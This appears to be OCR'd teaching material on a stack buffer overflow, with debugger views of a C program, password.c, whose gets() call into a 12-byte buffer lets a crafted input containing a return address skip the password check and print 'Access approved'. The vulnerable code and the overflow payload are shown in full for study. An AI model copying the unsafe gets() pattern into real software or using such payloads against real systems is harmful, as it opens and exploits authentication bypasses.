
```
Enter password:
1234567890AA
```







	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xbffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x080484f9
	0xbffff4a8	0xbffff4c8
	0xbffff4a4	0x80849ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x0804832c
	0xbffff498	0xbffff4a8
	0xbffff494	0x08049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x080484a1
pwd: ebp	0xbffff488	0xb8f4ffbf
	0xbffff484	0x32310039
	0xbffff480	0x38373635
Password[12]	0xbffff47c	0x34333231
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c


Group: all
eax 0xbffff4cc
ecx 0xbffff4cc
edx 0xb7fcb0c4
ebx 0xb7fc9ff4
esp 0xbffff4c0
ebp 0xbffff4d8
esi 0x80484e0
edi 0x80483a0
eip 0x8048465
eflags 0x246
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
password.c - Source Window
File Run View Control Preferences Help
Find:
password.c
IsPasswordOK
SOURCE
1
2 #include <stdio.h>
3 #include <stdbool.h>
4 #include <stdlib.h>
5 #include <string.h>
6
7 bool IsPasswordOK(void) {
8 char Password[12];
9
10 gets(Password);
11 return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15 bool PwStatus;
16
17 puts("Enter password:");
18 PwStatus = IsPasswordOK();
19 if (PwStatus == false) {
20 puts("Access denied");
21 exit(-1);
Enter password:
1234567890\x00\x00
Access denied
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff4c0 0xbffff4cc 0x0000000f 0xb7fca4c0 0x34333231 1234
0xbffff4d0 0x38373635 0x00003039 0xbffff500 0x080484a1 567890..........
0xbffff4e0 0x08048599 0x08049ff4 0xbffff4f8 0x0804832c ....,...
0xbffff4f0 0xb7fc9ff4 0x08049ff4 0xbffff518 0x080484f9 ....
0xbffff500 0xb7ff07b0 0xbffff520 0xbffff578 0xb7e81775 ....x...u...
0xbffff510 0x080484e0 0x080483a0 0xbffff578 0xb7e81775 ....x...u...
8048465 11


password.c - Source Window
File Run View Control Preferences Help
Find:
password.c
main
SRC+ASM
Group: all
eax -256
ecx 0xffffffff
edx 0x80485a0
ebx 0xb7fc9ff4
esp 0xbffff4d0
ebp 0xbffff4f8
esi 0x80484f0
edi 0x80483a0
eip 0x80484a4
eflags 0x286
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
10 gets(Password);
11 return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15 bool PwStatus;
16
17 puts("Enter password:");
18 PwStatus = IsPasswordOK();
19 if (PwStatus == false) {
20 puts("Access denied");
21 exit(-1);
22 }
23 puts("Access approved");
24 }
Enter password:
1234567890\x00\x00\x00\xf5\xff\xbf\xc7\x84\x04\x08
Access approved
0x804849c <main+29>: call 0x8048454 <IsPasswordOK>
0x80484a1 <main+34>: mov BYTE PTR [ebp-0x5],al
0x80484a4 <main+37>: movzx eax,BYTE PTR [ebp-0x5]
0x80484a8 <main+41>: xor eax,0x1
0x80484ab <main+44>: test al,al
0x80484ad <main+46>: je 0x80484c7 <main+72>
0x80484af <main+48>: mov DWORD PTR [esp],0x8048
0x80484b6 <main+55>: call 0x8048370 <puts@plt>
0x80484bb <main+60>: mov DWORD PTR [esp],0xffff
0x80484c2 <main+67>: call 0x8048390 <exit@plt>
0x80484c7 <main+72>: mov DWORD PTR [esp],0x8048
0x80484ce <main+79>: call 0x8048370 <puts@plt>
0x80484d3 <main+84>: add esp,0x24
Single stepping until
which has no line numbe
0xb7ed9362 in __uflow
Single stepping until
which has no line numbe
0xb7ecbd84 in gets ()
Single stepping until
which has no line numbe
IsPasswordOK () at pas
Breakpoint 9, main ()
(gdb)
Program stopped at line 19, 0x80484a4
80484a4 19

